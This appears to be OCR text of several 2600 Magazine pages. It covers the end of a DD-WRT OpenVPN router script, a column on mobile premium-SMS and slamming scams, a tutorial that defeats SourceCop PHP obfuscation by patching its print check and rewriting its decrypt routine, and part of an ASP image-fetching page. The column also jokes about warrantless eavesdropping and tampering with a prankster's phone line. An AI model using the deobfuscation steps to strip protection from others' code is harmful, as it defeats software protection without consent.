" > /tmp/openvpn/ca.crt

echo "
-----BEGIN CERTIFICATE-----
***ADD Your IPcop Client Cert HERE!!***
-----END CERTIFICATE-----
" > /tmp/openvpn/client.crt

echo "
-----BEGIN RSA PRIVATE KEY-----
***Add Your IPCop Private Key HERE!!**
-----END RSA PRIVATE KEY-----
" > /tmp/openvpn/client.key
echo "client
dev tun
proto udp
remote ***YOUR PUBLIC IPCOP SERVER*** 1194
resolv-retry infinite
nobind
persist-key
persist-tun
float
keepalive 10 120
tun-mtu 1400
tun-mtu-extra 32
mssfix 1300
ca /tmp/openvpn/ca.crt
cert /tmp/openvpn/client.crt
key /tmp/openvpn/client.key" > /tmp/openvpn/openvpn.conf
echo 'iptables -A POSTROUTING -t nat -o tun0 -j MASQUERADE' > /tmp/openvpn/route-up.sh
echo 'iptables -D POSTROUTING -t nat -o tun0 -j MASQUERADE' > /tmp/openvpn/route-down.sh
echo 'iptables -t nat -I PREROUTING -i tun0 -p udp --dport 5000:5300 -
➥ j DNAT --to-destination 192.168.1.10' >> /tmp/vpngo.sh
echo 'iptables -I INPUT -p tcp --dport 443 -j logaccept' >> /tmp/vpngo.sh
echo 'iptables -I INPUT -p tcp --dport 22 -j logaccept' >> /tmp/vpngo.sh
chmod 777 /tmp/openvpn/route-up.sh
chmod 777 /tmp/openvpn/route-down.sh
echo 'result=0' >> /tmp/vpngo.sh
echo 'pingloss=0' >> /tmp/vpngo.sh
echo 'pingloss2=0' >> /tmp/vpngo.sh
echo 'rm /tmp/vpngo.sh' >> /tmp/vpngo.sh
echo 'rm /tmp/vpngo.sh' >> /tmp/vpngo.sh
echo 'rm /tmp/keypass' >> /tmp/vpngo.sh
echo 'date 092011082007' >> /tmp/vpngo.sh
echo 'touch /tmp/keypass' >> /tmp/vpngo.sh
echo 'echo '***PKCS12 File Password***' > /tmp/keypass' >> /tmp/vpngo.sh
echo '/usr/sbin/openvpn --config /tmp/openvpn/openvpn.conf --route-up /tmp/openvpn/route-
➥ up.sh --down /tmp/openvpn/route-down.sh --askpass /tmp/keypass' >> /tmp/vpngo.sh
echo '  sleep 60' >> /tmp/vpngo2.sh
echo '  while [ "x" ]' >> /tmp/vpngo2.sh
echo '   do' >> /tmp/vpngo2.sh
echo '      sleep 12' >> /tmp/vpngo2.sh
echo '      result=`ifconfig tun0 2>&1 | grep -c RUNNING`' >> /tmp/vpngo2.sh
echo '      if [ $result -eq 0 ]' >> /tmp/vpngo2.sh
echo '        then' >> /tmp/vpngo2.sh
```

```
echo '        sleep 10' >> /tmp/vpngo2.sh
echo '        result=`ifconfig tun0 2>&1 | grep -c RUNNING`' >> /tmp/vpngo2.sh
echo '           if [ $result -eq 0 ]' >> /tmp/vpngo2.sh
echo '            then' >> /tmp/vpngo2.sh
echo '            while [ $result -eq 0 ]' >> /tmp/vpngo2.sh
echo '              do'  >> /tmp/vpngo2.sh
echo '                 killall openvpn' >> /tmp/vpngo2.sh
echo '                 /usr/sbin/openvpn --config /tmp/openvpn/openvpn.
➥ conf --route-up /tmp/openvpn/route-up.sh --down /tmp/openvpn/
➥ route-down.sh --askpass /tmp/keypass &' >> /tmp/vpngo2.sh
echo '                 sleep 40' >> /tmp/vpngo2.sh
echo '                 iptables -t nat -I PREROUTING -i tun0 -p udp --dport
➥ 5000:5300 -j DNAT --to-destination 192.168.1.10' >> /tmp/vpngo2.sh
echo '                 iptables -I INPUT -p tcp --
dport 443 -j logaccept' >> /tmp/vpngo2.sh
echo '                 iptables -I INPUT -p tcp --dport 22 -j logaccept' >> /tmp/vpngo2.sh
echo '                 result=`ifconfig tun0 2>&1 | grep -c RUNNING`' >> /tmp/vpngo2.sh
echo '            done' >> /tmp/vpngo2.sh
echo '            result=`ifconfig tun0 2>&1 | grep -c RUNNING`' >> /tmp/vpngo2.sh
echo '           fi' >> /tmp/vpngo2.sh
echo '        fi' >> /tmp/vpngo2.sh
echo '    sleep 11' >> /tmp/vpngo2.sh
echo '    pingloss2=`ping -c 5 172.16.201.11 | grep -
➥ c "100% packet loss"`' >> /tmp/vpngo2.sh
echo '    if [ $pingloss2 -eq 1 ]' >> /tmp/vpngo2.sh
echo '      then' >> /tmp/vpngo2.sh
echo '      sleep 10' >> /tmp/vpngo2.sh
echo '      pingloss2=`ping -c 8 172.16.201.11 | grep -
➥ c "100% packet loss"`' >> /tmp/vpngo2.sh
echo '        if [ $pingloss2 -eq 1 ]' >> /tmp/vpngo2.sh
echo '            then' >> /tmp/vpngo2.sh
echo '            pingloss3=`ping -c 8 ***YOUR PUBLIC IPCOP
➥ SERVER*** | grep -c "100% packet loss"`' >> /tmp/vpngo2.sh
echo '             if [ $pingloss3 -eq 0 ]' >> /tmp/vpngo2.sh
echo '                then' >> /tmp/vpngo2.sh
echo '             killall openvpn' >> /tmp/vpngo2.sh
echo '                       sleep 1' >> /tmp/vpngo2.sh
echo '             /usr/sbin/openvpn --config /tmp/openvpn/openvpn.
➥ conf --route-up /tmp/openvpn/route-up.sh --down /tmp/openvpn/
➥ route-down.sh --askpass /tmp/keypass &' >> /tmp/vpngo2.sh
echo '                       sleep 2' >> /tmp/vpngo2.sh
echo '              fi' >> /tmp/vpngo2.sh
echo '        fi' >> /tmp/vpngo2.sh
echo '    fi' >> /tmp/vpngo2.sh
echo '    done' >> /tmp/vpngo2.sh
chmod 777 /tmp/vpngo.sh
chmod 777 /tmp/vpngo2.sh
chmod 777 /tmp/keypass
sh /tmp/vpngo.sh &
sh /tmp/vpngo2.sh


***DD-WRT Firewall Script****
iptables -t nat -I PREROUTING -i tun0 -p udp --dport
➥ 5000:5300 -j DNAT --to-destination 192.168.1.10
iptables -I INPUT -p tcp --dport 22 -j logaccept
iptables -I INPUT -p tcp --dport 443 -j logaccept
```

The router stayed connected and was reconnecting when necessary. This was to be the rock solid remote IP phone solution I was searching for. However I wanted others to also manage the server and to be able to set up new certificates (phone users) when necessary and my SuSe setup via certificates would be a challenge for non-Linux admins. So I needed an easier more user-friendly management interface. IPCop with "Zerini" would fit the bill perfectly. I installed IPCop with the OpenVPN add-on "Zerini." I was surprised at how easy it was to configure multiple OpenVPN tunnels with the built in certificate manager. As for the DD-WRT box, all I needed to have the end users do was to plug it into any DHCP enabled network with Internet access. That it! I then convinced management to purchase 65 Linksys WRT54GLs for less than $45 each and flashed them with DD-WRT (v23sp1-vpn). However you don't necessary need to purchase WRT54GLs. Any supported router listed on the DD-WRT site will do. We now have over 60 remote users (sales, support, etc.) that rely on their phones every day, and already have plans to more than double the number of users! I have tested this with Nortel's i2001, i2002, i2004, and i2007 IP phones. You can also use this setup to connect remote offices as well, not just Nortel IP phones!

Thanks to "BrainSlayer" for DD-WRT (www.dd-wrt.com) and the IPCop crew (www.
➥ *ipcop.org)!*

Greetings from the Central Office! It's hard to believe that summer is already here, but the solstice is just around the corner and the rain has already gotten a little warmer.

Although I rarely see the sun from my windowless workplace, we actually get a lot of it during the summer. Here in the Pacific Northwest, the sun rises just after five in the morning, and doesn't set until after nine at night. With only three months a year of semi-decent weather, people spend a lot more time outdoors, and mobile phone usage skyrockets. Capitalism being what it is, unscrupulous mobile service providers are lurking in the shadows with an interesting new way to make a quick buck. And, like our indigenous (and revolting) banana slugs, they're leaving a trail of slime wherever they go.

The more that scams change in the telecommunications industry, the more they stay the same. During the 1980s, premium-rate "information services" such as 976, 540, and 900 numbers were introduced. Although there were a few exceptions (such as pay-per-call technical support lines), these services were mostly scams intended to bilk unsuspecting subscribers. They'd offer dial-a-joke, dial-a-moan, or other services of dubious value, adding eye-popping (and often undisclosed) charges to a subscriber's monthly bill. When you received an outrageous phone bill, Ma Bell would claim that they were just a billing agent, but then threatened to shut off your phone if you didn't pay the so-called "third party" charges. There were few (if any) regulations around disclosure of pay-per-call charges, or opportunities to opt out of them.

Eventually, both the FCC and numerous state public utility commissions intervened to stop the madness. They required Ma Bell to block "information service" pay-per-call numbers at no charge upon request, and prohibited disconnection of your line for failure to pay third-party charges (provided that you paid your local service charges on time). Additional requirements were placed on service providers, forcing them to both disclose pricing up front and allow subscribers to hang up without being charged if they didn't agree. Predictably, the market for such "information services" effectively dried up - after all, it's only profitable to run a scam if you can both fool a sucker and force them to pay without recourse.

Well, fast forward to 2007 and the same thing is happening all over again. Ever heard of Dada Mobile? Blinko? Jamster? Until recently I hadn't, but I prefer to spend my evenings in the central office performing "service monitoring" of my subscribers' private conversations. Hey, if the NSA doesn't need a warrant, I figure that I don't either. However, if you watch MTV, *American Idol,* or any television show with a mainstream audience, you've probably encountered an ad for a "premium-rate text" service offered via an SMS short code. In other words, vote for your favorite celebrity and get soaked on your cellular phone bill. Or, if you're creative, maybe soak someone else's cellular phone bill....

SMS short codes (referred to as Common Short Codes or CSCs) are five-digit and six-digit codes issued by the CTIA, a cellular industry lobbying group. Anyone can lease one, at costs ranging from $500 per month (for a randomly issued CSC) to $1000 per month (for a vanity CSC). This gets you the number assignment and maintenance in the CSC database (which is performed by NeuStar, a company that controls a shocking percentage of cellular network infrastructure; among other things, they also control system ID assignments). However, owners of CSCs must negotiate interconnection agreements with every wireless carrier individually. Alternatively, they can work with a service provider (such as VeriSign - another corporation with an incredible degree of influence in the wireless industry) who has existing interconnection agreements with most carriers.

Armed with a short code and an interconnection agreement, you're in business! Just fool some sucker (often a child) into sending you a text message and you can then tack

absurd charges (which can recur as often as weekly) onto their phone bill with virtual impunity. Sure, there are some voluntary industry provisions and codes of conduct, which in practice are just so much horse manure. It's just like the bad old days of the 1980s. Charges are billed with scant (if any) disclosure and wireless phone companies threaten to shut their customers' phones off if the third-party charges aren't paid. The difference is the sheer audacity with which this is done and the almost complete lack of recourse. Wireless telecommunications (by design) is a virtually unregulated industry. Don't expect relief from the FCC or public utility commissions on this one. And with Congress in the pocket of lobbying groups such as the CTIA, this problem is unlikely to ever be solved.

(By the way, thanks, Erratic, for subscribing my cell phone to eight separate ring tone download and celebrity update services this morning. I can't wait to get my bill and I hope you don't mind that the USOC on your POTS line changed to 12B. Oops, my finger slipped.)

So, let's rewind to the 1980s again. In 1984, the long distance market was deregulated. Most subscribers stayed with AT&T, but upstarts MCI and Sprint quickly grabbed the Number Two and Number Three shares in the market respectively. By the late 1980s there were over a dozen long distance companies and by the early 1990s there were literally hundreds. The market became increasingly cutthroat and providers came up with all sorts of interesting ways to gain your long distance business. For example, one long distance company did business as "The Phone Company" so any (often elderly) subscriber that asked for "The Phone Company" as their long distance provider would get them - not surprisingly, at noncompetitive rates. Another company, LCI, sold its services via multilevel marketing, often alongside products like Amway and Mary Kay. Evidently, it paid off. Today LCI is Qwest, one of the few remaining Baby Bells (Qwest acquired US West in 2000). And everyone has probably heard the story of cigar-chomping Mississippi scam artist Bernie Ebbers, former CEO of WorldCom and now Inmate #56022-054 at FCI Oakdale.


With all of this competition, a practice known as "slamming" became a major problem. Long distance companies would use dubious (often bordering on unethical) methods to switch you to their long distance services. For example, AT&T mailed millions of $100 checks. These looked like rebate checks, perhaps from a legal settlement (of which there were many at the time). However, the fine print on the back indicated that your signature authorized switching your long distance service to AT&T. And for a few years, it seemed like no dinner in America would ever go uninterrupted by a sales pitch from a long distance company. Some companies didn't even bother asking for authorization. They'd just switch you to their long distance service (often billed at outrageous rates). Many consumers didn't even notice.

Eventually enough politicians were personally affected by the problem and the FCC cracked down again. Subscribers now have the right to initiate a "PIC Freeze," which requires the subscriber to contact their local phone company to change long distance carriers. Unscrupulous carriers who engage in slamming are subject to fines and even criminal penalties. And, for the most part, it doesn't matter much anymore as most subscribers use their cell phones for long distance these days. Without much fanfare, AT&T exited the residential long distance market late last year.

These days we're beginning to see a different kind of slamming - cell phones! For the past few years, you've been able to take your phone number with you when changing carriers. Unscrupulous wireless phone companies have used this to their advantage. They call, introduce themselves as something like "Your Wireless Phone Company" (that's their actual company name, just like the long distance carrier calling itself "The Phone Company"), and offer to send you a new, free phone. If you agree, they will indeed send you a free phone - along with a brand new service provider, a brand new rate plan (at unfavorable rates), and a brand new contract with a hefty early termination fee. Adding insult to injury, your previous wireless provider will also bill you an early termination fee if you were still in contract with them. And all of this is being done legally, under procedures outlined by the FCC. Speaking of the law of unintended consequences, your existing wireless provider is prohibited by law from even warning you that you might be the victim of a scam.

And on that note, an outside plant technician told me that we're headed for a few sun breaks and the clock tells me that my shift is over. It's time to get outside and enjoy the weather! Have a fun summer, watch out for phone scams, and I'll see you again in the fall. Or perhaps, if you're lucky enough to visit the spectacular Pacific Northwest, you'll even see me at a *2600* meeting!

Deobfuscation



by Kousu
kousue@gmail.com

Boilerplate: I don't officially condone any of these activities, of course. Use your own judgment.

Introduction

Compiled languages let you distribute binaries which, although all the machine code is there, are generally extremely time-consuming to disassemble. Scripting languages do not have such a luxury. They deal at a high level, and running code on their level requires using high-level constructs (unlike with compiled languages, where the output is very low level and the security is that 1) information - names, indentation, etc. - is lost in the compilation and 2) not many people have the skills to do the reverse operation).

In the scripting language world, there are a great deal of idiots and/or liars who scam even bigger idiots by promising that no one will be able to "steal" their source code.

It should send up a warning flag if you ever consider using obfuscated code, *especially* if it's obfuscated. In principle, this is as bad as binary blobs, which have led to, for example, rootkitability of every system using Wi-Fi. In the great tradition of paranoia of this great zine, consider that no one knows what the script is up to. Is it full of bugs? Is it phoning home and giving confidential information like credit card numbers to the original author?

Well, luckily, with scripting languages, obfuscation is difficult to actually secure. There's no way to run a generic program on such code and result in a completely irreversible encryption for the same reason DRM is fundamentally flawed: you have to decrypt it *somewhere* in order for it to run. You'd need some sort of self-generating code to do it, but even then the very thing which makes interpreted languages so flexible (the eval function/statement) that would have to be used to implement this can, with some effort, be intercepted so that eventually you find the original code. Other tricks involving the use of external libraries are unlikely because of the complexity to the user (the one who wants to obfuscate their code) and security reasons, especially in web development.

SourceCop

We're going to use as our case study SourceCop, available from `http://www.➥ sourcecop.com/` for *only* $30 (regular price $45!) with the nice guarantee that SourceCop'd code runs on all of Unix/Linux/BSD/Mac/Windows (which is nothing more than the list of platforms for PHP...).

So, first of all we install PHP (from `http://➥ php.net` or your local package mirror if on a *nix), if not already installed, and then we get to work.

Looking at a SourceCop'd script we see:

```
dhcart.php  #actual obfuscated script
scopbin/
  911006.php #support code
```

From our knowledge of CGI scripts (of which PHP scripts are a subset) in general, we know that the website `http://example.org/path/to/script/dhcart.php` will cause PHP to load and run dhcart.php. PHP, being a scripting language, just runs from the top, so we can start tracing the code immediately and looking for ways to get at the actual code:

```
$less dhcart.php
<?php if(!function_exists('findsysfolder')){function findsysfolder($fld){$fld1=di
➥ rname($fld);$fld=$fld1.'/scopbin';clearstatcache();if(!is_dir($fld))return finds
➥ ysfolder($fld1);else return $fld;}}require_once(findsysfolder(__FILE__).'/911006.
➥ php');$REXISTHECAT4FBI='FE50E574D754E76AC679F242F450F768FB5DCB77F34DE341
[...snip a lot of Hex...]
$REXISTHECAT4FBI='94CD76CD371C5A7BC70C186E779C293B9B49BACA5A781A6';
➥eval(y0666f0acdeed38d4cd9084ade1739498('311B3C4449F31071C0',$REXISTHEDOG4FBI));?>
```

So we see that it defines a function “findsysfolder” if it doesn't exist. At the end it calls a function that itself has an obfuscated name ("y0666f0acdeed38d4cd9084ade1739498") with two arguments: a string of hex (probably more obfuscation?) and a variable $REXIS-

THEDOG4FBI, which is defined as a big block of hex which is certainly the obfuscated code (incidentally, this program *always* uses the same stupid variable name) and then passes this straight into eval().

This last point is our attack vector, the weakness I spoke of. In fact, SourceCop appears to be overly simplistic (and it probably is). It only has one eval() call in the entire block, so whatever this eval does is the *entirety* of the function of this script and what is passed into it, by definition of eval(), must be the plaintext code. So simply replacing eval() with a print() will give us the code! Sure, it's possible the code could be multiple-obfuscated and that this would just give us another obfuscated block of source code, but then you just repeat this process until you get to the final plaintext. And that is why obfuscation is useless and why anyone who has the gall to sell a shitty "product" that does it deserves to lose his balls.

Back to the code:

So we replace this eval with "print" and then hop to the command line:

```
$cd ~/dhcart/
$php dhcart.php

$
```

What? Very strangely we got no output! Perhaps it's time to check out what's in that mysterious scopbin file (incidentally this same file is used for every SourceCopping):

```
$less scopbin/911006.php
<?php ini_set('include_path',dirname(__FILE__));
[...]
function g0666f0acdeed3g0666f0acdeed38d4cd9084ade1739498($s){return (strst
➥r($s,'echo')==false?(strstr($s,'print')==false)?(strstr($s,'sprint')==
➥false)?(strstr($s,'sprintf')==false)?false:exit():exit():exit():exit());}
[...]ini_set('include_path','.');?>
```

It seems to be more of the same, except helpfully PHP requires naming variables with $ signs so we can spot that these are mostly not obfuscated code but rather awkwardly named variables. So this here is a program. Also, PHP requires the use of {} so we can figure out what the indentation should look like. Initially when I did this I put new lines in all the right places and using the magic of find-and-replace I shortened all the names and traced through it trying to understand. But the quick fix here is simpler than that and I will cut to the chase. Near the middle we see the use of "strstr($s, 'print')" among others in a ternary hook chain, where all the final else clauses are "exit()". It's a good bet that this file is looking inside our source file for any uses of echo/print/sprint/sprintf (i.e., any attempts to do exactly what we're doing) and if so just killing the program. Simply removing this check should make it work, so long as there are no other blocks. There are multiple ways of removing it: the quick-and-dirtiest by far is to just rename what it's searching for.

Most reliably, replace all the exit() calls with some benign return value, like a false, as shown. Or even better, blank the function body, remove everything, and just put a "return false;".

```
$cd ~/dhcart/
$php dhcart.php
<?php

include "phpmailer/class.phpmailer.php";
include "whois_servers.php";
include "language.php";

if (!empty($HTTP_GET_VARS)) while(list($name, $value)
➥= each($HTTP_GET_VARS)) $$name = $value;
if (!isset($HTTP_SESSION_VARS['numberofitems']))
        $HTTP_SESSION_VARS['numberofitems']=0;
if (!isset($HTTP_SESSION_VARS['numberremoved']))
        $HTTP_SESSION_VARS['numberremoved']=0;

$numdomreg=count($register);
^C
$#hooray, we see that it works and stop it before it's
finished. Now to save the results to a file.
$php dhcart.php > dhcart.decrypted.php
```

Discussion

SourceCop is a particularly weak obfuscation. All it does is use a cypher function to hide the code and then make it difficult for a human to follow the decryption code by using long

meaningless variable names. But the basic technique is the same for any of these systems. These systems are just downright stupid. Friends Don't Let Friends Use Obfuscators.

The method presented here - letting unknown code run on your system - is potentially dangerous. It's not implausible that an obfuscator could try to detect if it's being run wrongly somehow and cause damage of unknown magnitude. Sure, if that booby trap was ever set off incorrectly it could be very bad for the obfuscator's business, but with the level of short-sightedness blatantly displayed here it's a perfect possibility. It would be wise to set up a jail system to test these things out on. If running a *nix you can make a chroot jail to do this. Another method is to trace the code manually, try to figure out what it's up to, and then write a program implementing the decryption scheme. Let's see that now. But first, a preface.

In digging through SourceCop I feel like vomiting. It's disgusting, disgusting code and just wasting CPU cycles letting it run is nauseating.

Reverse Engineering

But anyway, here is the scopbin/911006.php file indented properly:

```
<?php ini_set('include_path',dirname(__FILE__));

function A4540acdeed38d4cd9084ade1739498($x897356954c2cd3d41b
➥221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{return $Xew6e79316561733d64abdf00f8e8ae48;}

function b5434f0acdeed38d4cd9084ade1739498($x897356954c2cd3d41
➥b221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{return $Xew6e79316561733d64abdf00f8e8ae48;}

function c43dsd0acdeed38d4cd9084ade1739498($x897356954c2cd3d41
➥b221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{return $Xew6e79316561733d64abdf00f8e8ae48;}

function Xdsf0acdeed38d4cd9084ade1739498($x897356954c2cd3d41b
➥221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{return $Xew6e79316561733d64abdf00f8e8ae48;}


function y0666f0acdeed38d4cd9084ade1739498($x897356954c2cd3d41
➥b221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{
$x0b43c25ccf2340e23492d4d3141479dc='';
$x71510c08e23d2083eda280afa650b045=0;
$x16754c94f2e48aae0d6f34280507be58=strlen($x897356954c2cd3d41b221e3f24f99bba);
$x7a86c157ee9713c34fbd7a1ee40f0c5a=hexdec('&H'.
➥substr($x276e79316561733d64abdf00f8e8ae48,0,2));
for($x1b90e1035d4d268e0d8b1377f3dc85a2=2;$x1b90e1035d4d268e0d8b1377f3dc85a2<strl
➥en($x276e79316561733d64abdf00f8e8ae48);$x1b90e1035d4d268e0d8b1377f3dc85a2+=2)
  {
  $xe594cc261a3b25a9c99ec79da9c91ba5=hexdec(trim(substr($x276e79316561
➥733d64abdf00f8e8ae48, $x1b90e1035d4d268e0d8b1377f3dc85a2, 2)));
  $x71510c08e23d2083eda280afa650b045=(($x71510c08e23d2083eda280afa650b045<$x16
➥754c94f2e48aae0d6f34280507be58)?$x71510c08e23d2083eda280afa650b045 + 1:1);
  $xab6389e47b1edcf1a5267d9cfb513ce5=$xe594cc261a3b25a9c99ec79da9c91ba5 ^ ord(subst
➥r($x897356954c2cd3d41b221e3f24f99bba, $x71510c08e23d2083eda280afa650b045-1, 1));
  if($xab6389e47b1edcf1a5267d9cfb513ce5<=$x7a86c157ee9713c34fbd7a1ee40f0c5a)
    $xab6389e47b1edcf1a5267d9cfb513ce5=255+$xab6389e47b1edcf1a
➥5267d9cfb513ce5-$x7a86c157ee9713c34fbd7a1ee40f0c5a;
  else
    $xab6389e47b1edcf1a5267d9cfb513ce5=$xab6389e47b1edcf1a52
➥67d9cfb513ce5-$x7a86c157ee9713c34fbd7a1ee40f0c5a;
  $x0b43c25ccf2340e23492d4d3141479dc=$x0b43c25ccf2340e23492d4
➥d3141479dc.chr($xab6389e47b1edcf1a5267d9cfb513ce5);
  $x7a86c157ee9713c34fbd7a1ee40f0c5a=$xe594cc261a3b25a9c99ec79da9c91ba5;
  }
return $x0b43c25ccf2340e23492d4d3141479dc;
}

function f5434f0acdeed38d4cd9084ade1739498($x897356954c2cd3d41
➥b221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{
if(file_exists($x456e79316561733d64abdf00f8e8ae48))
  {unlink($x456e79316561733d64abdf00f8e8ae48);};
return $Xew6e79316561733d64abdf00f8e8ae48;
}

function j43dsd0acdeed38d4cd9084ade1739498($x897356954c2cd3d41
➥b221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{
```

```
if(file_exists($x456e79316561733d64abdf00f8e8ae48))
  {unlink($x456e79316561733d64abdf00f8e8ae48);};
return $Xew6e79316561733d64abdf00f8e8ae48;
}

function hdsf0acdeed38d4cd9084ade1739498($x897356954c2cd3d41b
➥221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{
if(file_exists($x456e79316561733d64abdf00f8e8ae48))
  {unlink($x456e79316561733d64abdf00f8e8ae48);};
return $Xew6e79316561733d64abdf00f8e8ae48;}

function tr5434f0acdeed38d4cd9084ade1739498($x897356954c2cd3d4
➥1b221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{
if(file_exists($x456e79316561733d64abdf00f8e8ae48))
  {unlink($x456e79316561733d64abdf00f8e8ae48);};
return $Xew6e79316561733d64abdf00f8e8ae48;
}

function f0666f0acdeed38d4cd9084ade1739498($x)
{return implode('',file($x));}

function g0666f0acdeed38d4cd9084ade1739498($s)
{
return (strstr($s,'echo')==false?
         (strstr($s,'print')==false)?
           (strstr($s,'sprint')==false)?
             (strstr($s,'sprintf')==false)?
               false:
               exit():
             exit():
           exit():
         exit());
}

function hyr3dsd0acdeed38d4cd9084ade1739498($x897356954c2cd3d4
➥1b221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{
if(file_exists($x456e79316561733d64abdf00f8e8ae48))
  {unlink($x456e79316561733d64abdf00f8e8ae48);};
return $Xew6e79316561733d64abdf00f8e8ae48;}

function uygf0acdeed38d4cd9084ade1739498($x897356954c2cd3d41b
➥221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{
if(file_exists($x456e79316561733d64abdf00f8e8ae48))
  {unlink($x456e79316561733d64abdf00f8e8ae48);};
return $Xew6e79316561733d64abdf00f8e8ae48;}

function drfg34f0acdeed38d4cd9084ade1739498($x897356954c2cd3d4
➥1b221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{
if(file_exists($x456e79316561733d64abdf00f8e8ae48))
  {unlink($x456e79316561733d64abdf00f8e8ae48);};
return $Xew6e79316561733d64abdf00f8e8ae48;}

function jhkgvdsd0acdeed38d4cd9084ade1739498($x897356954c2cd3d4
➥1b221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{
if(file_exists($x456e79316561733d64abdf00f8e8ae48))
  {unlink($x456e79316561733d64abdf00f8e8ae48);};
return $Xew6e79316561733d64abdf00f8e8ae48;
}

function yrdhhdacdeed38d4cd9084ade1739498($x897356954c2cd3d41
➥b221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{
if(file_exists($x456e79316561733d64abdf00f8e8ae48))
  {unlink($x456e79316561733d64abdf00f8e8ae48);};
return $Xew6e79316561733d64abdf00f8e8ae48;
}

ini_set('include_path','.');?>
```

First, you can see a lot of isomorphic functions which are probably there to throw us off - a stupid way to try it since it's so easy to remove. This makes us suspicious.

Let's check dhcart.php for function calls (roughly approximated by searching for occurrences of "()". It turns out that only three non built-in functions are actually called: `f0666f0acdeed38d4cd9084ade1739498()`, `g0666f0acdeed38d4cd9084ade1739498()`, and `y0666f0acdeed38d`

`4cd9084ade1739498()`. The first is a simple wrapper, the second is the one that dies if it decides we're being naughty (oh la la...), the third is the one with the loop and "255+" (suggestive of some encryption scheme). Thus the only active code in 911006.php that we know of are these two functions, and tracing them will reveal any other active functions, and recursively doing this will tell us which code is live and which we can dump.

`f0666f0acdeed38d4cd9084ade1739498()` and `g0666f0acdeed38d4cd9084ade1739498()` call nothing but built in functions, so we ignore them.

`y0666f0acdeed38d4cd9084ade1739498()` is more complex, so with the aid of searching for "(" we discover... that it calls nothing but built-ins.

So surprise sur-fucking-prise, the entire rest of the code *is* claptrap. To /dev/null you go!

Now to make the names more readable. The functions and their arguments can be renamed (but then re-aliased if you wish so that the obfuscated code will still run) according to what they seem to be doing. To rename, we use the wondrous find-and-replace feature that your text editor should have.

Here is the code. In the interest of leaving some small amount of mystery for you to puzzle over, I'm not going to explain it.

```
<?php ini_set('include_path',dirname(__FILE__));

function decrypt($key,$cyphertext)
{
$s='';
$i=0;
$keylen=strlen($key);
$char=hexdec('&H'.substr($cyphertext,0,2));
for($j=2;$j<strlen($cyphertext);$j+=2)
  {
  $cypherbyte=hexdec(trim(substr($cyphertext, $j, 2)));
  $i=(($i<$keylen) ? ($i + 1) : 1);
  $plainbyte=$cypherbyte ^ ord(substr($key, $i-1, 1));
  if($plainbyte<=$char)
    $plainbyte=255+$plainbyte-$char;
  else
    $plainbyte=$plainbyte-$char;
  $s=$s.chr($plainbyte);
  $char=$cypherbyte;
  }
return $s;
}

function y0666f0acdeed38d4cd9084ade1739498($x897356954c2cd3d41
➥b221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48)
{return decrypt($x897356954c2cd3d41b221e3f24f99bba,$x276e79316561733d64abdf00f8e8ae48);}


function loadFile($x)
{return implode('',file($x));}

function f0666f0acdeed38d4cd9084ade1739498($x)
{return loadFile($x);}


function checkFile($s)
{
return (strstr($s,'echo')==false?
         (strstr($s,'print')==false)?
           (strstr($s,'sprint')==false)?
             (strstr($s,'sprintf')==false)?
               false:
               exit():
             exit():
           exit():
         exit());
}

function g0666f0acdeed38d4cd9084ade1739498($s)
{return checkFile($s);}

ini_set('include_path','.');?>
```

Conclusion

Obfuscation is inefficient. Obfuscation is underhanded. Obfuscation is written by people who assume others are really stupid and intend to exploit that. It is as close to evil as ASCII can get. I wrote this guide both to raise consciousness of this particular idiocy in the world today, and to guide newbies along the path to hackerdom. I hope you found it enlightening. Now excuse me while I flick this switch.

Getting 2600 the Safe Way

by daColombian
jmwco@blazemail.com

According to my family, I am a very paranoid person. I really don't think I am paranoid; rather, I classify myself as "careful." One of the things that I tend to be careful about is purchasing the latest *2600 Magazine*. While I truly believe that the *2600* staff protects the identities of their subscribers, I live in a very small town where everyone knows everyone's business and I can only imagine the uproar that the arrival of *2600* would cause.

So in order to protect the "peace," I have been relegated to going to a bookstore in another town to purchase it (with cash). The biggest problem with this method is being able to know when the new issue is released. I have to periodically stop by the aforementioned bookstore and check to see if the new issue is out. This quickly became troublesome due to the distances involved. So I had to look for another answer.

I started by checking the *2600* website every day at work (because I only have dialup at home) but even that was troublesome because the network admin is one of them "ass-backwards" folks who thinks "hacker" is a dirty word and would have made my life miserable if they found out.

What I needed was a way to view the cover image without logging any suspicious activity. So what I ended up doing was writing a small ASP page (see code below) that would grab the cover image of the latest issue from the *2600* website and display it so that I would know instantly when the new issue was out. This would allow me to know this by only going to my personal website.

Basically the page takes a given URL, searches for a given token, and then returns the associated image as a link to go to that page. As you can see from the sample code, I also get a couple of other images for my reading pleasure.

Good luck, stay safe, and keep your powder dry....

```
<%
Option Explicit

On Error Resume Next

Dim oHttp, sTemp, iComic, iStart, iEnd, aUrls(3), aSrch(3), aComics(3), a

Set oHttp = CreateObject("Msxml2.ServerXMLHTTP.3.0")

aUrls(0) = "http://www.2600.com/"
aSrch(0) = "images/covers"

aUrls(1) = "http://www.dilbert.com/"
aSrch(1) = "TODAY'S COMIC"

aUrls(2) = "http://www.gocomics.com/thequigmans/"
aSrch(2) = "comics/tmqui"
%>

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html>
<head>
<title>Comics page</title>
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
</head>

<body>
<table width=590 cellspacing=5 cellpadding=5>
    <tr><td class='linetop' colspan=4 align=left valign=bottom>Comics</td></tr>
<%
